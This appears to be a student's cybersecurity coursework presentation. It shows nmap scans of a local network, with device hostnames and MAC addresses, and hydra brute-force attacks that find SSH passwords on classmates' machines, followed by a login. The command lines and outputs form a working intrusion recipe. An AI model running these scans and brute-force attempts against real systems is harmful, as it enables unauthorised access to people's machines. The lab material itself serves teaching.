PRESENTATION

CYBER SECURITY

TASK 2

BY ZUHRA SHAVKATOVA

SCAN

NMAP -SN 192.168.0.0/20

nmap — a tool used to scan devices on a network.

-sn — this option only detects active devices on the network without scanning ports.

```
┌──(root㉿zukhra)-[~]
└─# nmap -sn 192.168.0.0/20

Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-25 02:07 EST
Illegal character(s) in hostname -- replacing with '*'
Nmap scan report for 192.168.0.1
Host is up (0.0037s latency).
MAC Address: 9C:A2:F4:66:9B:44 (TP-Link Limited)
Nmap scan report for 192.168.1.2
Host is up (0.0033s latency).
MAC Address: 00:18:AE:C0:74:D8 (TVT)
Nmap scan report for 192.168.1.3
Host is up (0.0026s latency).
MAC Address: 00:18:AE:C7:7C:AC (TVT)
Nmap scan report for 192.168.1.4
Host is up (0.013s latency).
MAC Address: 00:18:AE:C7:80:93 (TVT)
Nmap scan report for 192.168.1.5
Host is up (0.017s latency).
MAC Address: 00:18:AE:C7:7D:CC (TVT)
Nmap scan report for 192.168.1.6
Host is up (0.0051s latency).
MAC Address: 00:18:AE:C7:7D:78 (TVT)
Nmap scan report for 192.168.1.7
```

```
MAC Address: EE:65:32:26:5D:A2 (Unknown)
Nmap scan report for Zuhra.Millat_Umidi (192.168.7.192)
Host is up (0.0012s latency).
MAC Address: B0:60:88:59:84:C7 (Intel Corporate)
Nmap scan report for Zaxros-Galaxy-A51.Millat_Umidi (192.168.7.196)
Host is up (0.30s latency).
MAC Address: 92:F3:CA:34:AC:C0 (Unknown)
Nmap scan report for Ramziddin.Millat_Umidi (192.168.7.209)
Host is up (0.074s latency).
MAC Address: 14:13:33:5A:79:AF (AzureWave Technology)
Nmap scan report for M2004J19C.Millat_Umidi (192.168.7.210)
Host is up (0.0072s latency).
MAC Address: 7A:DF:09:BF:10:7E (Unknown)
Nmap scan report for Xayrullos-Galaxy-A7-2018.Millat_Umidi (192.168.7.217)
Host is up (0.22s latency).
MAC Address: 9A:A4:2C:90:6B:CD (Unknown)
Nmap scan report for PC26.Millat_Umidi (192.168.7.221)
Host is up (0.45s latency).
MAC Address: 30:03:C8:F9:07:AF (Cloud Network Technology Singapore PTE.)
```

```
Host is up (0.0025s latency).
MAC Address: A0:FF:0C:D1:44:4A (Hangzhou Hikvision Digital Technology)
Nmap scan report for 192.168.2.176
Host is up (0.0048s latency).
MAC Address: FC:9F:FD:18:7B:08 (Hangzhou Hikvision Digital Technology)
Nmap scan report for 192.168.2.203
Host is up (0.0032s latency).
MAC Address: 74:38:B7:F6:75:36 (Canon)
Nmap scan report for 192.168.2.231
Host is up (0.0033s latency).
MAC Address: 50:FF:20:43:1A:D9 (Keenetic Limited)
Nmap scan report for 192.168.3.200
Host is up (0.0020s latency).
MAC Address: FC:9F:FD:07:25:14 (Hangzhou Hikvision Digital Technology)
Nmap scan report for 192.168.3.201
Host is up (0.0033s latency).
MAC Address: 78:9A:18:2D:9F:80 (Routerboard.com)
Nmap scan report for 192.168.3.202
```

```
┌──(root㉿zukhra)-[      ]
└─PS> nmap -O --open 192.168.0.0/24 -oN ip.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-24 12:17 EST
Nmap scan report for 192.168.0.1
Host is up (0.0026s latency).
Not shown: 996 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
1900/tcp open  upnp
MAC Address: F0:09:0D:F5:D7:24 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: printer|WAP|storage-misc|general purpose|switch|PBX
Running (JUST GUESSING): Canon embedded (97%), Mercusys embedded (97%), IBM embedded (92%), Fujitsu Siemens embedded (9
%), Wind River VxWorks (92%), Avaya embedded (90%), Nortel embedded (88%), Xerox embedded (88%)
OS CPE: cpe:/h:canon:imagerunner_c5185 cpe:/h:mercusys:ac12g cpe:/h:ibm:dcs9900 cpe:/h:fujitsu:externus_dx80 cpe:/o:win
river:vxworks cpe:/h:avaya:4526gtx cpe:/h:nortel:cs1000m cpe:/h:xerox:phaser_8560dt
Aggressive OS guesses: Canon imageRUNNER C5185 printer or Mercusys AC12G WAP (97%), Canon imageRUNNER C2380 or C2880i c
 Xerox Phaser 8860MFP printer (92%), Fujitsu Externus DX80 or IBM DCS9900 NAS device (92%), VxWorks (92%), Avaya 4526GT
 switch (90%), Nortel CS1000M VoIP PBX or Xerox Phaser 8560DT printer (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 192.168.0.100
Host is up (0.0085s latency).
```

NMAP -O --OPEN 192.168.0.0/24 -ON IP.TXT

-O → Detects the Operating System (OS) of hosts.

--open → Shows only open ports.

-oN ip.txt → Saves results in ip.txt.

```
Nmap scan report for 192.168.0.106
Host is up (0.0067s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 10:68:38:3E:F9:15 (AzureWave Technology)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:l
.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

Nmap scan report for 192.168.0.109
Host is up (0.0088s latency).
Not shown: 999 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
3306/tcp open  mysql
MAC Address: 2C:3B:70:1D:FC:0D (AzureWave Technology)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed po
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 11|10 (92%), FreeBSD 6.X (88%)
OS CPE: cpe:/o:microsoft:windows_11 cpe:/o:freebsd:freebsd:6.2 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Microsoft Windows 11 21H2 (92%), FreeBSD 6.2-RELEASE (88%), Microsoft Windows 10 (87%), Microsof
 Windows 10 1607 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

```
┌──(root㉿zukhra)-[      ]
└─PS> cat ip.txt
# Nmap 7.95 scan initiated Mon Feb 24 12:17:47 2025 as
open -oN ip.txt 192.168.0.0/24
Nmap scan report for 192.168.0.1
Host is up (0.0026s latency).
Not shown: 996 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
1900/tcp open  upnp
MAC Address: F0:09:0D:F5:D7:24 (Unknown)
```

NMAP --TRACEROUTE 192.168.5.133

Performs traceroute → Shows the path (hops) packets take to reach the destination.

```
┌──(root㉿zukhra)-[~]
└─# nmap --traceroute 192.168.5.133
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-13 09:15 EDT
Nmap scan report for 192.168.5.133
Host is up (0.0039s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:18:AE:ED:6F:66 (TVT)

TRACEROUTE
HOP RTT     ADDRESS
1   3.88 ms 192.168.5.133

Nmap done: 1 IP address (1 host up) scanned in 82.05 seconds
```

NMAP -A -PN 192.168.5.133

- -A → Aggressive scan (Detect OS, services, traceroute). Full scan (OS, services, ports)
- -Pn → Skips host discovery (Assumes all hosts are online).

```
┌──(root㉿zukhra)-[~]
└─# nmap -A -Pn  192.168.5.133
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-13 09:20 EDT
Nmap scan report for 192.168.5.133
Host is up (0.0054s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http
|_http-title: Site doesn't have a title (text/html).
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Content-type: text/html
|     Content-Length: 1981
|     X-XSS-Protection: 1; mode=block
|     X-Content-Type-Options: nosniff
|     X-Frame-Options:SAMEORIGIN
|     Set-Cookie:Secure; HttpOnly
|     Connection: close
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
|     <title></title>
|     <link rel="shortcut icon" type="image/x-icon" href="favicon.ico" media="screen" />
|     </head>
|     <body>
|     <div class="loadingIndicator_bk">
|     </div>
|     <div class="loadingIndicator_tip">
|     <div style="height: 300px;">
|     </div>
|     <span class="msg_border"><span class="msg"></span></span>
|     </div>
|     <div id="InitialView" style="background: #fff center url(css/Pictures/initview.gif) no-repeat; width: 1
00%; height: 100%;"></div>
|     <div id="BaseContent">
|     </div>
|     <!——
|_    <div id="topFloatMsg">
1 service unrecognized despite returning data. If you know the service/version, please submit the following f
ingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.95%I=7%D=3/13%Time=67D2DBDD%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,88D,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20text/html\r\nCon
SF:tent-Length:\x201981\r\nX-XSS-Protection:\x201;\x20mode=block\r\nX-Cont
SF:ent-Type-Options:\x20nosniff\r\nX-Frame-Options:SAMEORIGIN\r\nSet-Cooki
SF:e:Secure;\x20HttpOnly\r\nConnection:\x20close\r\n\r\n\xef\xbb\xbf<!DOCT
SF:YPE\x20html>\r\n<html>\r\n<head>\r\n\t<meta\x20http-equiv=\"Content-Typ
SF:e\"\x20content=\"text/html;\x20charset=UTF-8\">\r\n\x20\x20\x20\x20<tit
SF:le></title>\r\n\x20\x20\x20\x20<link\x20rel=\"shortcut\x20icon\"\x20typ
SF:e=\"image/x-icon\"\x20href=\"favicon\.ico\"\x20media=\"screen\"\x20/>\r
```

```
SF:YPE\x20html>\r\n<html>\r\n<head>\r\n\t<meta\x20http-equiv=\"Content-Typ
SF:e\"\x20content=\"text/html;\x20charset=UTF-8\">\r\n\x20\x20\x20\x20<tit
SF:le></title>\r\n\x20\x20\x20\x20<link\x20rel=\"shortcut\x20icon\"\x20typ
SF:e=\"image/x-icon\"\x20href=\"favicon\.ico\"\x20media=\"screen\"\x20/>\r
SF:\n</head>\r\n<body>\r\n\x20\x20\x20\x20<div\x20class=\"loadingIndicator
SF:_bk\">\r\n\x20\x20\x20\x20</div>\r\n\x20\x20\x20\x20<div\x20class=\"loa
SF:dingIndicator_tip\">\r\n\x20\x20\x20\x20\x20\x20\x20\x20<div\x20style=\
SF:"height:\x20300px;\">\r\n\x20\x20\x20\x20\x20\x20\x20\x20</div>\r\n\x20
SF:\x20\x20\x20\x20\x20\x20\x20<span\x20class=\"msg_border\"><span\x20clas
SF:s=\"msg\"></span></span>\r\n\x20\x20\x20\x20</div>\r\n\x20\x20\x20\x20<
SF:div\x20id=\"InitialView\"\x20style=\"background:\x20#fff\x20center\x20u
SF:rl\(css/Pictures/initview\.gif\)\x20no-repeat;\x20width:\x20100%;\x20he
SF:ight:\x20100%;\"></div>\r\n\x20\x20\x20\x20<div\x20id=\"BaseContent\">\
SF:r\n\x20\x20\x20\x20</div>\r\n\x20\x20\x20\x20<!——\xe9\xa1\xb6\xe5\xb1\x
SF:82\xe6\xb5\xae\xe5\x8a\xa8\xe6\x8f\x90\xe7\xa4\xba\xe6\xa1\x86——>\r\n\x
SF:20\x20\x20\x20\x20<div\x20id=\"topFloatMsg\">\r")%r(HTTPOptions,88D,"HTTP/1
SF:\.1\x20200\x20OK\r\nContent-type:\x20text/html\r\nContent-Length:\x2019
SF:81\r\nX-XSS-Protection:\x201;\x20mode=block\r\nX-Content-Type-Options:\
SF:x20nosniff\r\nX-Frame-Options:SAMEORIGIN\r\nSet-Cookie:Secure;\x20HttpO
SF:nly\r\nConnection:\x20close\r\n\r\n\xef\xbb\xbf<!DOCTYPE\x20html>\r\n<h
SF:tml>\r\n<head>\r\n\t<meta\x20http-equiv=\"Content-Type\"\x20content=\"t
SF:ext/html;\x20charset=UTF-8\">\r\n\x20\x20\x20\x20<title></title>\r\n\x2
SF:0\x20\x20\x20<link\x20rel=\"shortcut\x20icon\"\x20type=\"image/x-icon\"
SF:\x20href=\"favicon\.ico\"\x20media=\"screen\"\x20/>\r\n</head>\r\n<body
SF:>\r\n\x20\x20\x20\x20<div\x20class=\"loadingIndicator_bk\">\r\n\x20\x20
SF:\x20\x20</div>\r\n\x20\x20\x20\x20<div\x20class=\"loadingIndicator_tip\
SF:">\r\n\x20\x20\x20\x20\x20\x20\x20\x20<div\x20style=\"height:\x20300px;
SF:\">\r\n\x20\x20\x20\x20\x20\x20\x20\x20</div>\r\n\x20\x20\x20\x20\x20\x
SF:20\x20\x20<span\x20class=\"msg_border\"><span\x20class=\"msg\"></span><
SF:/span>\r\n\x20\x20\x20\x20</div>\r\n\x20\x20\x20\x20<div\x20id=\"Initia
SF:lView\"\x20style=\"background:\x20#fff\x20center\x20url\(css/Pictures/i
SF:nitview\.gif\)\x20no-repeat;\x20width:\x20100%;\x20height:\x20100%;\"><
SF:/div>\r\n\x20\x20\x20\x20<div\x20id=\"BaseContent\">\r\n\x20\x20\x20\x2
SF:0</div>\r\n\x20\x20\x20\x20<!——\xe9\xa1\xb6\xe5\xb1\x82\xe6\xb5\xae\xe5
SF:\x8a\xa8\xe6\x8f\x90\xe7\xa4\xba\xe6\xa1\x86——>\r\n\x20\x20\x20\x20<div
SF:\x20id=\"topFloatMsg\">\r");
MAC Address: 00:18:AE:ED:6F:66 (TVT)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   5.41 ms 192.168.5.133

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 224.72 seconds

┌──(root㉿zukhra)-[~]
└─#
```

NMAP -P- 192.168.0.0/20

Scans all ports (0-65535)

NMAP -P- -T4 192.168.0.0/20

Same, but faster (-T4)
-T4 increases speed
(aggressive timing).

NMAP -P 22,443,80,3306 192.168.0.0/20

22 - scaning for ssh
443 - scaning for https
80 - scaning for http
3306 - scaning mysql

```
┌──(root㉿zukhra)-[~]
└─# nmap -p- -T4 192.168.0.0/20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-18 03:46 EDT
setup_target: failed to determine route to 192.168.0.0
setup_target: failed to determine route to 192.168.0.1
setup_target: failed to determine route to 192.168.0.2
setup_target: failed to determine route to 192.168.0.3
setup_target: failed to determine route to 192.168.0.4
setup_target: failed to determine route to 192.168.0.5
setup_target: failed to determine route to 192.168.0.6
setup_target: failed to determine route to 192.168.0.7
setup_target: failed to determine route to 192.168.0.8
setup_target: failed to determine route to 192.168.0.9
setup_target: failed to determine route to 192.168.0.10
setup_target: failed to determine route to 192.168.0.11
setup_target: failed to determine route to 192.168.0.12
setup_target: failed to determine route to 192.168.0.13
setup_target: failed to determine route to 192.168.0.14
setup_target: failed to determine route to 192.168.0.15
setup_target: failed to determine route to 192.168.0.16
setup_target: failed to determine route to 192.168.0.17
setup_target: failed to determine route to 192.168.0.18
```

```
┌──(root㉿zukhra)-[~]
└─# nmap -p 22,443,80,3306 192.168.0.0/20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-18 03:49 EDT
setup_target: failed to determine route to 192.168.0.0
setup_target: failed to determine route to 192.168.0.1
setup_target: failed to determine route to 192.168.0.2
setup_target: failed to determine route to 192.168.0.3
setup_target: failed to determine route to 192.168.0.4
setup_target: failed to determine route to 192.168.0.5
setup_target: failed to determine route to 192.168.0.6
setup_target: failed to determine route to 192.168.0.7
setup_target: failed to determine route to 192.168.0.8
setup_target: failed to determine route to 192.168.0.9
setup_target: failed to determine route to 192.168.0.10
setup_target: failed to determine route to 192.168.0.11
setup_target: failed to determine route to 192.168.0.12
setup_target: failed to determine route to 192.168.0.13
```

HYDRA -L USERLIST.TXT -P 1000PASSWORDS.TXT 192.168.0.1 SSH -T 4 -W -O RESULTS.TXT

HYDRA IS A BRUTE-FORCE PASSWORD CRACKING TOOL.

1. -L userlist.txt →Uses a list of usernames
2. -P 1000passwords.txt → Uses a list of passwords
3. 192.168.0.1 ssh → Targets 192.168.0.1 on the SSH service.
4. -t 4 → Runs 4 parallel login attempts at the same time.
5. -w → Waits longer for responses (avoids lockouts).
6. -o results.txt → Saves the results to results.txt.

```
┌──(root㉿zukhra)-[~]
└─# hydra -L userlist.txt -P 1000passwords.txt 192.168.0.110 ssh -t 1 -w 60 -o results.txt

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
legal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-24 14:59:00
[DATA] max 1 task per 1 server, overall 1 task, 25 login tries (l:5/p:5), ~25 tries per task
[DATA] attacking ssh://192.168.0.110:22/
[STATUS] 16.00 tries/min, 16 tries in 00:01h, 9 to do in 00:01h, 1 active
[22][ssh] host: 192.168.0.110   login: shaxzoda   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-24 15:00:31

┌──(root㉿zukhra)-[~]
└─#
```

I USED THE COMMAND SSH FOTIMA@192.168.0.106


I successfully accessed fotima's Kali Linux system (192.168.0.106) via SSH and then logged out.


```
┌──(root㉿zukhra)-[~]
└─# hydra -L userlist.txt -P 1000passwords.txt ssh://192.168.0.106:22
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
nizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-24 14:16:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking ssh://192.168.0.106:22/
[22][ssh] host: 192.168.0.106   login: fotima   password: [redacted]
[ERROR] all children were disabled due too many connection errors
0 of 1 target successfully completed, 1 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-24 14:16:20

┌──(root㉿zukhra)-[~]
└─#
```


```
┌──(root㉿zukhra)-[~]
└─# ssh fotima@192.168.0.106
fotima@192.168.0.106's password:
Linux kali 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Feb 24 13:54:08 2025 from 192.168.0.109
┌──(fotima㉿kali)-[~]
└─$ exit
Connection to 192.168.0.106 closed.

┌──(root㉿zukhra)-[~]
└─#
```

✳ ✳ ✳

